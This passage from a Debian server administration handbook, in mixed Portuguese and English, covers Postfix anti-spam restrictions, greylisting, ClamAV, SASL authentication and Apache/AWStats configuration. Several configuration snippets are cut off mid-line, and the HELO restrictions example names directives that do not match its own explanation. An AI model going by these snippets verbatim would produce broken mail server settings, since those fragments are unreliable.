field is the location of the associated mailbox (relative to the directory specified in *virtual\_mailbox\_base*). If the mailbox name ends with a slash (/), the emails will be stored in the *maildir* format; otherwise, the traditional *mbox* format will be used. The *maildir* format uses a whole directory to store a mailbox, each individual message being stored in a separate file. In the *mbox* format, on the other hand, the whole mailbox is stored in one file, and each line starting with "From " (From followed by a space) signals the start of a new message.

#### **Example 11.5. O arquivo /etc/postfix/vmailbox**

```
# Jean's email is stored as maildir, with  
# one file per email in a dedicated directory  
jean@falcot.org falcot.org/jean/  
# Sophie's email is stored in a traditional "mbox" fi  
# with all mails concatenated into one single file  
sophie@falcot.org falcot.org/sophie
```

### **11.1.3. Restrições para Recebimento e Envio**

The growing number of unsolicited bulk emails (*spam*) requires being increasingly strict when deciding which emails a server should accept. This section presents some of the strategies included in Postfix.

#### **CULTURA O problema do spam**

"Spam" is a generic term used to designate all the unsolicited commercial emails (also known as UCEs) that flood our electronic mailboxes; the unscrupulous individuals sending them are known as spammers. They care little about the nuisance they cause, since sending an email costs very little, and only a very small percentage of recipients need to be attracted by the offers for the spamming operation to make more money than it costs. The process is mostly automated, and any email address made public (for instance, on a web forum, or on the archives of a mailing list, or on a blog, and so on) will be discovered by the spammers' robots, and subjected to a never-ending stream of unsolicited messages.

All system administrators try to face this nuisance with spam filters, but of course spammers keep adjusting to try to work around these filters. Some even rent networks of machines compromised by a worm from various crime syndicates. Recent statistics estimate that up to 95% of all emails circulating on the Internet are spam!

### **11.1.3.1. Restrições de Acesso Baseados no IP**

A diretiva `smtpd_client_restrictions` controla quais máquinas tem permissão para se comunicar com o servidor de e-mail.

#### **Example 11.6. Restrições Baseadas no Endereço do Cliente**

```
smtpd_client_restrictions = permit_mynetworks,  
    warn_if_reject reject_unknown_client,  
    check_client_access hash:/etc/postfix/access_client  
    reject_rbl_client sbl-xbl.spamhaus.org,  
    reject_rbl_client list.dsbl.org
```

When a variable contains a list of rules, as in the example above, these rules are evaluated in order, from the first to the last. Each rule can accept the message, reject it, or leave the decision to a following rule. As a consequence, order matters, and simply switching two rules can lead to a widely different behavior.

A diretiva `permit_mynetworks`, usada como primeira regra, aceita e-mails vindos de uma máquina na rede local (como definido na variável de configuração `mynetworks`).

The second directive would normally reject emails coming from machines without a completely valid DNS configuration. Such a valid configuration means that the IP address can be resolved to a name, and that this name, in turn, resolves to the IP address. This restriction is often too strict, since many email servers do not have a reverse DNS for their IP address. This explains why the Falcot administrators prepended the `warn_if_reject` modifier to the `reject_unknown_client` directive: this modifier turns the rejection into a simple warning recorded in the logs. The administrators can then keep an eye on the number of messages that would be rejected if the rule were actually enforced, and make an informed decision later if they wish to enable such enforcement.

### **DICA tabelas de acesso**

The restriction criteria include administrator-modifiable tables listing combinations of senders, IP addresses, and allowed or forbidden hostnames. These tables can be created from an uncompressed copy of the `/usr/share/doc/postfix-doc/examples/access.gz` file. This model is self-documented in its comments, which means each table describes its own syntax.

The `/etc/postfix/access_clientip` table lists IP addresses and networks; `/etc/postfix/access_hello` lists domain names; `/etc/postfix/access_sender` contains sender email addresses. All these files need to be turned into hash-tables (a format optimized for fast access) after each change, with the **postmap** `/etc/postfix/file` command.

The third directive allows the administrator to set up a black list and a white list of email servers, stored in the `/etc/postfix/access_clientip` file. Servers in the white list are considered as trusted, and the emails coming from there therefore do not go through the following filtering rules.

The last two rules reject any message coming from a server listed in one of the indicated black lists. RBL is an acronym for *Remote Black List*; there are several such lists, but they all list badly configured servers that spammers use to relay their emails, as well as unexpected mail relays such as machines infected with worms or viruses.

### **TIP White list and RBLs**

Black lists sometimes include a legitimate server that has been suffering an incident. In these situations, all emails coming from one of these servers would be rejected unless the server is listed in a whitelist defined by `/etc/postfix/access_clientip`.

A prudência recomenda a inclusão de todos os servidores confiáveis na lista branca de onde muito e-mail são geralmente recebidos.

## 11.1.3.2. Verificando a Validade dos Comandos EHLO ou HELO

Toda troca SMTP começa com um comando HELO (ou EHLO), seguido do nome do servidor de e-mail enviaente; verificar a validade deste nome pode ser interessante.

### Example 11.7. Restrictions on the name announced in EHLO

```
smtpd_helo_restrictions = permit_mynetworks, reject_ineligible,
    check_helo_access hash:/etc/postfix/access_helo,
    reject_non_fqdn_hostname, warn_if_reject reject unless_fqdn
```

The first `permit_mynetworks` directive allows all machines on the local network to introduce themselves freely. This is important, because some email programs do not respect this part of the SMTP protocol adequately enough, and they can introduce themselves with non-sensical names.

The `reject_invalid_hostname` rule rejects emails when the EHLO announce lists a syntactically incorrect hostname. The `reject_non_fqdn_hostname` rule rejects messages when the announced hostname is not a fully-qualified domain name (including a domain name as well as a host name). The `reject_unknown_hostname` rule rejects messages if the announced name does not exist in the DNS. Since this last rule unfortunately leads to too many rejections, the administrators turned its effect to a simple warning with the `warn_if_reject` modifier as a first step; they may decide to remove this modifier at a later stage, after auditing the results of this rule.

Using `permit_mynetworks` as the first rule has an interesting side effect: the following rules only apply to hosts outside the local network. This allows blacklisting all hosts that announce themselves as part of the `falcot.com`, for instance by adding a `REJECT You're not in our network!` line to the `/etc/postfix/access_hello` file.

### 11.1.3.3. Accepting or Refusing Based on the Announced Sender

Toda mensagem tem um remetente, anunciado pelo comando `MAIL FROM` do protocolo SMTP; novamente esta informação pode ser validada de diversas maneiras.

#### Example 11.8. Verificações do Remetente

```
smtpd_sender_restrictions =  
    check_sender_access hash:/etc/postfix/access_sender  
    reject_unknown_sender_domain, reject_unlisted_sender  
    reject_non_fqdn_sender
```

The `/etc/postfix/access_sender` table maps some special treatment to some senders. This usually means listing some senders into a white list or a black list.

The `reject_unknown_sender_domain` rule requires a valid sender domain, since it is needed for a valid address. The `reject_unlisted_sender` rule rejects local senders if the address does not exist; this prevents emails from being sent from an invalid address in the `falcot.com` domain, and messages emanating from

joe.bloggs@falcot.com are only accepted if such an address really exists.

Finally, the `reject_non_fqdn_sender` rule rejects emails purporting to come from addresses without a fully-qualified domain name. In practice, this means rejecting emails coming from `user@machine`: the address must be announced as either `user@machine.example.com` or `user@example.com`.

## 11.1.3.4. Aceitando e Rejeitando Baseado no Destinatário

Todo e-mail tem ao menos um destinatário, anunciado com o comando `RCPT TO` no protocolo SMTP. Estes endereços também são passíveis de validação, mesmo que sejam menos relevantes do que as verificações feitas no endereço do remetente.

### Example 11.9. Verificações pelo Destinatário

```
smtpd_recipient_restrictions = permit_mynetworks,  
    reject_unauth_destination, reject_unlisted_recipient  
    reject_non_fqdn_recipient
```

`reject_unauth_destination` is the basic rule that requires outside messages to be addressed to us; messages sent to an address not served by this server are rejected. Without this rule, a server becomes an open relay that allows spammers to send unsolicited emails; this rule is therefore strongly recommended, and it will be located near the beginning of the list for preference, so as to avoid other rules to authorize the message to pass through before its destination has been checked.

The `reject_unlisted_recipient` rule rejects messages sent to non-existing local users, which makes sense. Finally, the `reject_non_fqdn_recipient` rule rejects non-fully-qualified addresses; this makes it impossible to send an email to `jean` or `jean@machine`, and requires using the full address instead, such as `jean@machine.falcot.com` or `jean@falcot.com`.

## 11.1.3.5. Restrições Associadas ao Comando DATA

The `DATA` command of SMTP is emitted before the contents of the message. It doesn't provide any information per se, apart from announcing what comes next. It can still be subjected to checks.

### Example 11.10. Verificações pelo DATA

```
smtpd_data_restrictions = reject_unauth_pipelining
```

The `reject_unauth_pipelining` directives causes the message to be rejected if the sending party sends a command before the reply to the previous command has been sent. This guards against a common optimization used by spammer robots, since they usually don't care a fig about replies and only focus on sending as many emails as possible in as short a time as possible.

## 11.1.3.6. Aplicando as Restrições

Although the above commands validate information at various stages of the SMTP exchange, Postfix only sends the actual rejection as a reply to the `RCPT TO` command.

This means that even if the message is rejected due to an invalid `EHLO` command, Postfix knows the sender and the recipient when announcing the rejection. It can then log a more explicit message than it could if the transaction had been interrupted from the start. In addition, a number of SMTP clients do not expect failures on the early SMTP commands, and these clients will be less disturbed by this late rejection.

A final advantage to this choice is that the rules can accumulate information during the various stages of SMTP; this allows defining more fine-grained permissions, such as rejecting a non-local connection if it announces itself with a local sender.

## 11.1.3.7. Filtrando Baseado no Conteúdo da Mensagem

### QUICK LOOK Regexp tables

The `/usr/share/doc/postfix-doc/examples/header_checks.gz` file contains many explanatory comments and can be

used as a starting point for creating the /etc/postfix/header\_checks and /etc/postfix/body\_checks files.

The validation and restriction system would not be complete without a way to apply checks to the message contents. Postfix differentiates the checks applying on the email headers from those applying to the email body.

### **Example 11.11. Enabling content-based filters**

```
header_checks = regexp:/etc/postfix/header_checks  
body_checks = regexp:/etc/postfix/body_checks
```

Both files contain a list of regular expressions (commonly known as *regexp*s or *regexes*) and associated actions to be triggered when the email headers (or body) match the expression.

### **Example 11.12. Example /etc/postfix/header\_checks file**

```
/^X-Mailer: GOTO Sarbacane/ REJECT I fight spam (GOTO  
/^Subject: *Your email contains VIRUSES/ DISCARD virus
```

## **BACK TO BASICS Regular expression**

The *regular expression* term (shortened to *regexp* or *regex*) references a generic notation for expressing a description of the contents and/or structure of a string of characters. Certain special characters allow defining alternatives (for instance, `foo|bar` matches either “foo” or “bar”), sets of allowed characters (for instance, `[0-9]` means any digit, and `.` – a dot – means any character), quantifications (`s?` matches either `s` or

the empty string, in other words 0 or 1 occurrence of s; s+ matches one or more consecutive s characters; and so on). Parentheses allow grouping search results.

The precise syntax of these expressions varies across the tools using them, but the basic features are similar.

? [http://en.wikipedia.org/wiki/Regular\\_expression](http://en.wikipedia.org/wiki/Regular_expression)

The first one checks the header mentioning the email software; if GOTO Sarbacane (a bulk email software) is found, the message is rejected. The second expression controls the message subject; if it mentions a virus notification, we can decide not to reject the message but to discard it immediately instead.

Using these filters is a double-edged sword, because it is easy to make the rules too generic and to lose legitimate emails as a consequence. In these cases, not only the messages will be lost, but their senders will get unwanted (and annoying) error messages.

## 11.1.4. Setting Up *greylisting*

“Greylisting” is a filtering technique according to which a message is initially rejected with a temporary error code, and only accepted on a further try after some delay. This filtering is particularly efficient against spam sent by the many machines infected by worms and

viruses, since these software rarely act as full SMTP agents (by checking the error code and retrying failed messages later), especially since many of the harvested addresses are really invalid and retrying would only mean losing time.

Postfix doesn't provide greylisting natively, but there is a feature by which the decision to accept or reject a given message can be delegated to an external program. The `postgrey` package contains just such a program, designed to interface with this access policy delegation service.

Once `postgrey` is installed, it runs as a daemon and listens on port 60000. Postfix can then be configured to use it, by adding the `check_policy_service` parameter as an extra restriction:

```
smtpd_recipient_restrictions = permit_mynetworks,  
    [...]  
    check_policy_service inet:127.0.0.1:60000
```

Each time Postfix reaches this rule in the ruleset, it will connect to the **postgrey** daemon and send it information concerning the relevant message. On its side, Postgrey considers the IP address/sender/recipient triplet and checks in its database whether that same triplet has been seen recently. If so, Postgrey replies that the message should be accepted; if not, the reply indicates that the message should be temporarily rejected, and the triplet gets recorded in the database.

The main disadvantage of greylisting is that legitimate messages get delayed, which is not always acceptable. It also increases the burden on servers that send many legitimate emails.

#### **IN PRACTICE Shortcomings of greylisting**

Theoretically, greylisting should only delay the first mail from a given sender to a given recipient, and the typical delay is in the order of minutes. Reality, however, can differ slightly. Some large ISPs use clusters of SMTP servers, and when a message is initially rejected, the server that retries the transmission may not be the same as the initial one. When that happens, the second server gets a temporary error message due to greylisting too, and so on; it may take several hours until transmission is attempted by a server that has already been involved, since SMTP servers usually increase the delay between retries at each failure.

As a consequence, the incoming IP address may vary in time even for a single sender. But it goes further: even the sender address can change. For instance, many mailing-list servers encode extra information in the sender address so as to be able to handle error messages (known as *bounces*). Each new message sent to a mailing-list may then need to go through greylisting, which means it has to be stored (temporarily) on the sender's server. For very large mailing-lists (with tens of thousands of subscribers), this can soon become a problem.

To mitigate these drawbacks, Postgrey manages a whitelist of such sites, and messages emanating from them are immediately accepted without going through greylisting. This list can easily be adapted to local needs, since it's stored in the `/etc/postgrey/whitelist_clients` file.

## **GOING FURTHER Selective greylisting with whitelister**

The drawbacks of greylisting can be mitigated by only using greylisting on the subset of clients that are already considered as probable sources of spam (because they are listed in a DNS black-list). This service is

provided by whitelister, another access policy daemon for Postfix that can be used as a filter just before Postgrey. If the client is not listed in any black-list, Whitelister tells Postfix to accept the message; otherwise, Whitelister's reply is that it has no opinion, and the message goes on to the next rule in the ruleset (which will usually be the call to Postgrey). Whitelister listens on port 10000 by default.

```
smtpd_recipient_restrictions = permit_mynetworks,  
[...]  
check_policy_service inet:127.0.0.1:10000,  
check_policy_service inet:127.0.0.1:60000
```

Since Whitelister never triggers a definitive rejection, using aggressive DNS black-lists becomes reasonable, including those listing all dynamic IP addresses from ISP clients (such as `dynablock.njabl.org` or `dul.dnsbl.sorbs.net`). This can be configured with the `rbl` parameter in the `/etc/whitelister.conf` configuration file.

## 11.1.5. Customizing Filters Based On the Recipient

The last two sections reviewed many of the possible restrictions. They all have their use in limiting the amount of received spam, but they also all have their drawbacks. It is therefore more and more common to customize the set of filters depending on the recipient. At Falcot Corp, greylisting is interesting for most users, but it hinders the work of some users who need low latency in their emails (such as the technical support service). Similarly, the commercial service sometimes

has problems receiving emails from some Asian providers who may be listed in black-lists; this service asked for a non-filtered address so as to be able to correspond.

Postfix provides such a customization of filters with a “restriction class” concept. The classes are declared in the `smt-  
pd_restriction_classes` parameter, and defined the same way as `smt-  
pd_recipient_restrictions`.

The

`check_recipient_access` directive then defines a table mapping a given recipient to the appropriate set of restrictions.

### **Example 11.13. Defining restriction classes in `main.cf`**

```
smtpd_restriction_classes = greylisting, aggressive,  
  
greylisting = check_policy_service inet:127.0.0.1:100  
            check_policy_service inet:127.0.0.1:60000  
aggressive = reject_rbl_client sbl-xbl.spamhaus.org,  
            check_policy_service inet:127.0.0.1:60000  
permissive = permit  
  
smtpd_recipient_restrictions = permit_mynetworks,  
            reject_unauth_destination,  
            check_recipient_access hash:/etc/postfix/reci
```

### **Example 11.14. The `/etc/postfix/recipient_access` file**

```
# Unfiltered addresses  
postmaster@falcot.com    permissive  
support@falcot.com       permissive  
sales-asia@falcot.com   permissive  
  
# Aggressive filtering for some privileged users  
joe@falcot.com          aggressive  
  
# Special rule for the mailing-list manager
```

```
sympa@falcot.com          reject_unverified_sender  
# Greylisting by default  
falcot.com                greylisting
```

## 11.1.6. Integrating an Antivirus

The many viruses circulating as attachments to emails make it important to set up an antivirus at the entry point of the company network, since despite an awareness campaign, some users will still open attachments from obviously shady messages.

The Falcot administrators selected **clamav** for their free antivirus. The main package is clamav, but they also installed a few extra packages such as arj, unzoo, unrar and lha, since they are required for the antivirus to analyze attachments archived in one of these formats.

The task of interfacing between antivirus and the email server goes to **clamav-milter**. A *milter* (short for *mail filter*) is a filtering program specially designed to interface with email servers. A milter uses a standard application programming interface (API) that provides much better performance than filters external to the email servers. Milters were initially introduced by *Sendmail*, but *Postfix* soon followed suit.

### QUICK LOOK A milter for Spamassassin

The spamass-milter package provides a milter based on *SpamAssassin*, the famous unsolicited email detector. It can be used to flag messages as probable spams (by adding an extra header) and/or to reject the messages altogether if their “spamminess” score goes beyond a given threshold.

Once the clamav-milter is installed, the `/etc/default/clamav-milter` file must be edited, so that the milter is configured to run on a TCP port rather than on the default named socket:

```
SOCKET=inet:10002@127.0.0.1
```

This new configuration is taken into account by running **/etc/init.d/clamav-milter restart**.

The standard ClamAV configuration fits most situations, but some important parameters can still be customized with **dpkg-reconfigure clamav-base**. Similarly, running **dpkg-reconfigure clamav-milter** allows defining the mail filter's behavior in some detail.

The last step involves telling Postfix to use the recently-configured filter. This is a simple matter of adding the following directive to `/etc/postfix/main.cf`:

```
# Virus check with clamav-milter
smtpd_milters = inet:[127.0.0.1]:10002
```

If the antivirus causes problems, this line can be commented out, and **/etc/init.d/postfix reload** should be run so that this change is taken into account.

## **IN PRACTICE** Testing the antivirus

Once the antivirus is set up, its correct behavior should be tested. The simplest way to do that is to send a test email with an attachment containing the eicar.com (or eicar.com.zip) file, which can be downloaded online:

? [http://www.eicar.org/anti\\_virus\\_test\\_file.htm](http://www.eicar.org/anti_virus_test_file.htm)

This file is not a true virus, but a test file that all antivirus software on the market diagnose as a virus to allow checking installations.

All messages handled by Postfix now go through the antivirus filter.

## **11.1.7. Authenticated SMTP**

Being able to send emails requires an SMTP server to be reachable; it also requires said SMTP server to send emails through it. For roaming users, that may need regularly changing the configuration of the SMTP client, since Falcot's SMTP server rejects messages coming from IP addresses apparently not belonging to the company. Two solutions exist: either the roaming user installs an SMTP server on their computer, or they still use the company server with some means of authenticating as an employee. The former solution is not recommended since the computer won't be permanently connected, and it won't be able to retry sending messages in case of problems; we will focus on the latter solution.

SMTP authentication in Postfix relies on SASL (*Simple Authentication and Security Layer*). It requires installing the `libsasl2-modules` and `sasl2-bin` packages, then registering a password in the SASL database for each user that needs authenticating on the SMTP server. This is done with the **saslpasswd2** command, which takes several parameters. The `-u` option defines the authentication domain, which must match the `smtpd_sasl_local_domain` parameter in the Postfix configuration. The `-c` option allows creating a user, and `-f` allows specifying the file to use if the SASL database needs to be stored at a different location than the default (`/etc/sasldb2`).

```
# saslpasswd2 -h `postconf -h myhostname` -f /var/spool/postfix/etc/sasldb2
[... type jean's password twice ...]
```

Note that the SASL database was created in Postfix's directory. In order to ensure consistency, we also turn `/etc/sasldb2` into a symbolic link pointing at the database used by Postfix, with the **ln -sf /var/spool/postfix/etc/sasldb2 /etc/sasldb2** command.

Now we need to configure Postfix to use SASL. First the `postfix` user needs to be added to the `sasl` group, so that it can access the SASL account database. A few new parameters are also needed to enable SASL, and the `smtpd_recipient_restrictions` parameter needs to be configured to allow SASL-authenticated clients to send emails freely.

### Example 11.15. Enabling SASL in /etc/postfix/main.cf

```
# Enable SASL authentication
smtpd_sasl_auth_enable = yes
# Define the SASL authentication domain to use
smtpd_sasl_local_domain = $myhostname
[...]
# Adding permit_sasl_authenticated before reject_unau
```

```
# allows relaying mail sent by SASL-authenticated user
smtpd_recipient_restrictions = permit_mynetworks,
    permit_sasl_authenticated,
    reject_unauth_destination,
[...]
```

## **EXTRA Authenticated SMTP client**

Most email clients are able to authenticate to an SMTP server before sending outgoing messages, and using that feature is a simple matter of configuring the appropriate parameters. If the client in use does not provide that feature, the workaround is to use a local Postfix server and configure it to relay email via the remote SMTP server. In this case, the local Postfix itself will be the client that authenticates with SASL. Here are the required parameters:

```
smtp_sasl_auth_enable = yes
smtp_sasl_password_maps = hash:/etc/postfix/sasl_passwd
relay_host = [mail.falcot.com]
```

The `/etc/postfix/sasl_passwd` file needs to contain the username and password to use for authenticating on the `smtp.falcot.com` server. Here's an example:

```
[mail.falcot.com]    joe:LyinIsji
```

As for all Postfix maps, this file must be turned into `/etc/postfix/sasl_passwd.db` with the **postmap** command.

# 11.2. Web Server (HTTP)

The Falcot Corp administrators decided to use the Apache HTTP server, included in Debian Squeeze at version 2.2.16.

## ALTERNATIVE Other web servers

Apache is merely the most widely-known (and widely-used) web server, but there are others; they can offer better performance under certain workloads, but this has its counterpart in the smaller number of available features and modules. However, when the prospective web server is built to serve static files or to act as a proxy, the alternatives, such as nginx and lighttpd, are worth investigating.

## 11.2.1. Installing Apache

By default, installing the apache2 package causes the apache2-mpm-worker version of Apache to be installed too. The apache2 package is an empty shell, and it only serves to ensure that one of the Apache versions is actually installed.

The differences between the variants of Apache 2 are concentrated in the policy used to handle parallel processing of many requests; this

policy is implemented by an MPM (short for *Multi-Processing Module*). Among the available MPMs, apache2-mpm-worker uses *threads* (lightweight processes), whereas apache2-mpm-prefork uses a pool of processes created in advance (the traditional way, and the only one available in Apache 1.3). apache2-mpm-event also uses threads, but they are terminated earlier, when the incoming connection is only kept open by the HTTP *keep-alive* feature.

The Falcot administrators also install libapache2-mod-php5 so as to include the PHP support in Apache. This causes apache2-mpm-worker to be removed, and apache2-mpm-prefork to be installed in its stead, since PHP only works under that particular MPM.

## ***SECURITY* Execution under the `www-data` user**

---

By default, Apache handles incoming requests under the identity of the `www-data` user. This means that a security vulnerability in a CGI script executed by Apache (for a dynamic page) won't compromise the whole system, but only the files owned by this particular user.

Using the *sueexec* modules allows bypassing this rule so that some CGI scripts are executed under the identity of another user. This is configured with a `SuexecUserGroup usergroup` directive in the Apache configuration.

Another possibility is to use a dedicated MPM, such as the one provided by apache2-mpm-itk. This particular one has a slightly different behavior: it allows “isolating” virtual hosts so that they each run as a different user. A vulnerability in one website therefore cannot compromise files belonging to the owner of another website.

## **QUICK LOOK** List of modules

---

The full list of Apache standard modules can be found online.

? <http://httpd.apache.org/docs/2.2/mod/index.html>

Apache is a modular server, and many features are implemented by external modules that the main program loads during its initialization. The default configuration only enables the most common modules, but enabling new modules is a simple matter of running **a2enmod module**; to disable a module, the command is **a2dismod module**. These programs actually only create (or delete) symbolic links in `/etc/apache2/mods-enabled/`, pointing at the actual files (stored in `/etc/apache2/mods-available/`).

With its default configuration, the web server listens on port 80 (as configured in `/etc/apache2/ports.conf`), and serves pages from the `/var/www/` directory (as configured in `/etc/apache2/sites-enabled/000-default`).

## **GOING FURTHER** Adding support for SSL

---

Apache 2.2 includes the SSL module required for secure HTTP (HTTPS) out of the box. It just needs to be enabled with **a2enmod ssl**, then the required directives have to be added to the configuration files. A configuration example is provided in `/usr/share/doc/apache2.2-common/examples/apache2/extrahttpd-ssl.conf.gz`.

? [http://httpd.apache.org/docs/2.2/mod/mod\\_ssl.html](http://httpd.apache.org/docs/2.2/mod/mod_ssl.html)

## 11.2.2. Configuring Virtual Hosts

A virtual host is an extra identity for the web server.

Apache considers two different kinds of virtual hosts: those that are based on the IP address (or the port), and those that rely on the domain name of the web server. The first method requires allocating a different IP address (or port) for each site, whereas the second one can work on a single IP address (and port), and the sites are differentiated by the hostname sent by the HTTP client (which only works in version 1.1 of the HTTP protocol — fortunately that version is old enough that all clients use it already).

The (increasing) scarcity of IPv4 addresses usually favors the second method; however, it is made more complex if the virtual hosts need to provide HTTPS too, since the SSL protocol hasn't always provided for name-based virtual hosting; the SNI extension (*Server Name Indication*) that allows such a combination is not handled by all browsers. When several HTTPS sites need to run on the same server, they will usually be differentiated either by running on a different port or on a different IP address (IPv6 can help there).

The default configuration for Apache 2 enables name-based virtual hosts (with the `NameVirtualHost *:80` directive in the `/etc/apache2/ports.conf` file). In addition, a default virtual host is defined in the `/etc/apache2/sites-enabled/000-default` file; this virtual host will be used if no host matching the request sent by the client is found.

## **CAUTION First virtual host**

Requests concerning unknown virtual hosts will always be served by the first defined virtual host, which is why we defined `www.falcot.com` first here.

## **QUICK LOOK Apache supports SNI**

Starting with Debian Squeeze, the Apache server supports an SSL protocol extension called *Server Name Indication* (SNI). This extension allows the browser to send the hostname of the web server during the establishment of the SSL connection, much earlier than the HTTP request itself, which was previously used to identify the requested virtual host among those hosted on the same server (with the same IP address and port). This allows Apache to select the most appropriate SSL certificate for the transaction to proceed.

Before SNI, Apache would always use the certificate defined in the default virtual host. Clients trying to access another virtual host would then display warnings, since the certificate they received didn't match the website they were trying to access. Fortunately, most browsers now work with SNI; this includes Microsoft Internet Explorer starting with version 7.0 (starting on Vista), Mozilla Firefox starting with version 2.0, Apple Safari since version 3.2.1, and all versions of Google Chrome.

The Apache package provided in Debian is built with support for SNI; no particular configuration is therefore needed, apart from enabling name-based virtual hosting on port 443 (SSL) as well as the usual port 80. This is a simple matter of editing `/etc/apache2/ports.conf` so it includes the following:

```
<IfModule mod_ssl.c>
    NameVirtualHost *:443
    Listen 443
</IfModule>
```

Care should also be taken to ensure that the configuration for the first virtual host (the one used by default) does enable TLSv1, since Apache uses the parameters of this first virtual host to establish secure connections, and they had better allow them!

Each extra virtual host is then described by a file stored in `/etc/apache2/sites-available/`. Setting up a website for the `falcot.org` domain is therefore a simple matter of creating the following file, then enabling the virtual host with **a2ensite www.falcot.org**.

#### **Example 11.16. The www.falcot.org file**

`/etc/apache2/sites-available/`

```
<VirtualHost *:80>
    ServerName www.falcot.org
    ServerAlias falcot.org
    DocumentRoot /srv/www/www.falcot.org
</VirtualHost>
```

The Apache server, as configured so far, uses the same log files for all virtual hosts (although this could be changed by adding `CustomLog` directives in the definitions of the virtual hosts). It therefore makes good sense to customize the format of this log file to have it include the name of the virtual host. This can be done by creating a `/etc/apache2/conf.d/customlog` file that defines a new format for all log files (with the `LogFormat` directive). The `CustomLog` line must

also be removed (or commented out) from the /etc/apache2/sites-available/default file.

#### **Example 11.17. The /etc/apache2/conf.d/customlog file**

```
# New log format including (virtual) host name
LogFormat "%v %h %l %u %t \"%r\" %>s %b \"%{Referer}i"

# Now let's use this "vhost" format by default
CustomLog /var/log/apache2/access.log vhost
```

### **11.2.3. Common Directives**

This section briefly reviews some of the commonly-used Apache configuration directives.

The main configuration file usually includes several `Directory` blocks; they allow specifying different behaviors for the server depending on the location of the file being served. Such a block commonly includes `Options` and `AllowOverride` directives.

#### **Example 11.18. Directory block**

```
<Directory /var/www>
Options Includes FollowSymlinks
AllowOverride All
DirectoryIndex index.php index.html index.htm
</Directory>
```

The `DirectoryIndex` directive contains a list of files to try when the client request matches a directory. The first existing file in the list is used and sent as a response.

The Options directive is followed by a list of options to enable. The None value disables all options; correspondingly, All enables them all except MultiViews. Available options include:

- ExecCGI indicates that CGI scripts can be executed.
- FollowSymlinks tells the server that symbolic links can be followed, and that the response should contain the contents of the target of such links.
- SymlinksIfOwnerMatch also tells the server to follow symbolic links, but only when the link and its target have the same owner.
- Includes enables *Server Side Includes* (SSI for short). These are directives embedded in HTML pages and executed on the fly for each request.
- Indexes tells the server to list the contents of a directory if the HTTP request sent by the client points at a directory without an index file (ie, when no files mentioned by the DirectoryIndex directive exists in this directory).
- MultiViews enables content negotiation; this can be used by the server to return a web page matching the preferred language as configured in the browser.

## **BACK TO BASICS .htaccess file**

The .htaccess file contains Apache configuration directives enforced each time a request concerns an element of the directory where it is stored. The scope of these directives also recurses to all the subdirectories within.

Most of the directives that can occur in a `Directory` block are also legal in a `.htaccess` file.

The `AllowOverride` directive lists all the options that can be enabled or disabled by way of a `.htaccess` file. A common use of this option is to restrict `ExecCGI`, so that the administrator chooses which users are allowed to run programs under the web server's identity (the `www-data` user).

### 11.2.3.1. Requiring Authentication

In some circumstances, access to part of a website needs to be restricted, so only legitimate users who provide a username and a password are granted access to the contents.

#### **Example 11.19. `.htaccess` file requiring authentication**

```
Require valid-user
AuthName "Private directory"
AuthType Basic
AuthUserFile /etc/apache2/authfiles/htpasswd-private
```

#### **SEGURANÇA Sem segurança**

The authentication system used in the above example (`Basic`) has minimal security as the password is sent in clear text (it is only encoded as `base64`, which is a simple encoding rather than an encryption method). It should also be noted that the documents “protected” by this mechanism also go over the network in the clear. If security is important, the whole HTTP connection should be encrypted with SSL.

The `/etc/apache2/authfiles/htpasswd-private` file contains a list of users and passwords; it is commonly manipulated with the

**htpasswd** command. For example, the following command is used to add a user or change their password:

```
# htpasswd /etc/apache2/authfiles/htpasswd-private us  
New password:  
Re-type new password:  
Adding password for user user
```

## 11.2.3.2. Restringindo Acesso

The `Allow from` and `Deny from` directives control access restrictions for a directory (and its subdirectories, recursively).

The `Order` directive tells the server of the order in which the `Allow from` and `Deny from` directives are applied; the last one that matches takes precedence. In concrete terms, `Order deny,allow` allows access if no `Deny from` applies, or if an `Allow from` directive does. Conversely, `Order allow,deny` rejects access if no `Allow from` directive matches (or if a `Deny from` directive applies).

The `Allow from` and `Deny from` directives can be followed by an IP address, a network (such as `192.168.0.0/255.255.255.0`, `192.168.0.0/24` or even `192.168.0`), a hostname or a domain name, or the `all` keyword, designating everyone.

### Example 11.20. Rejeita por padrão mas permite da rede local

```
Order deny,allow  
Allow from 192.168.0.0/16  
Deny from all
```

## 11.2.4. Analisadores de Log

A log analyzer is frequently installed on a web server; since the former provides the administrators with a precise idea of the usage patterns of the latter.

The Falcot Corp administrators selected *AWStats (Advanced Web Statistics)* to analyze their Apache log files.

The first configuration step is the creation of the /etc/awstats/awstats.conf file. The /usr/share/doc/awstats/examples/awstats.model.conf.gz template is a recommended starting point, and the Falcot administrators keep it unchanged apart from the following parameters:

```
LogFile="/var/log/apache2/access.log"
LogFormat = "%virtualname %host %other %logname %time
SiteDomain="www.falcot.com"
HostAliases="falcot.com REGEX[^.*\.\falcot\.com\$]"
DNSLookup=1
DirData="/var/lib/awstats"
DirIcons="/awstats-icon"
DirLang="/usr/share/awstats/lang"
LoadPlugin="tooltips"
```

All these parameters are documented by comments in the template file. In particular, the `LogFile` and `LogFormat` parameters describe the location and format of the log file and the information it contains;

`SiteDomain` and `HostAliases` list the various names under which the main web site is known.

For high traffic sites, `DNSLookup` should usually not be set to 1; for smaller sites, such as the Falcot one described above, this setting allows getting more readable reports that include full machine names instead of raw IP addresses.

### **SEGURANÇA Acesso as estatísticas**

AWStats makes its statistics available on the website with no restrictions by default, but restrictions can be set up so that only a few (probably internal) IP addresses can access them; the list of allowed IP addresses needs to be defined in the `AllowAccessFromWebToFollowingIPAddresses` parameter

AWStats will also be enabled for other virtual hosts; each virtual host needs its own configuration file, such as `/etc/awstats/awstats.www.falcot.org.conf`.

#### **Example 11.21. AWStats configuration file for a virtual host**

```
Include "/etc/awstats/awstats.conf"
SiteDomain="www.falcot.org"
HostAliases="falcot.org"
```

This will only work if the `/etc/awstats/awstats.conf` file does not contain any `Include` directive, since AWStats cannot handle multi-level inclusions; unfortunately, the default file provided by Debian does contain such a directive.

To have this new virtual host taken into account, the `/etc/cron.d/awstats` needs to be edited to add an invocation such as the following: **`/usr/lib/cgi-bin/awstats.pl -config=www.falcot.org -update`**

### **Example 11.22. O arquivo `/etc/cron.d/awstats`**

```
0,10,20,30,40,50 * * * * www-data [ -x /usr/lib/cgi-k
```

AWStats uses many icons stored in the `/usr/share/awstats/icon/` directory. In order for these icons to be available on the web site, the Apache configuration needs to be adapted to include the following directive:

```
Alias /awstats-icon/ /usr/share/awstats/icon/
```

After a few minutes (and once the script has been run a few times), the results are available online:

- ? <http://www.falcot.com/cgi-bin/awstats.pl>
- ? <http://www.falcot.org/cgi-bin/awstats.pl>

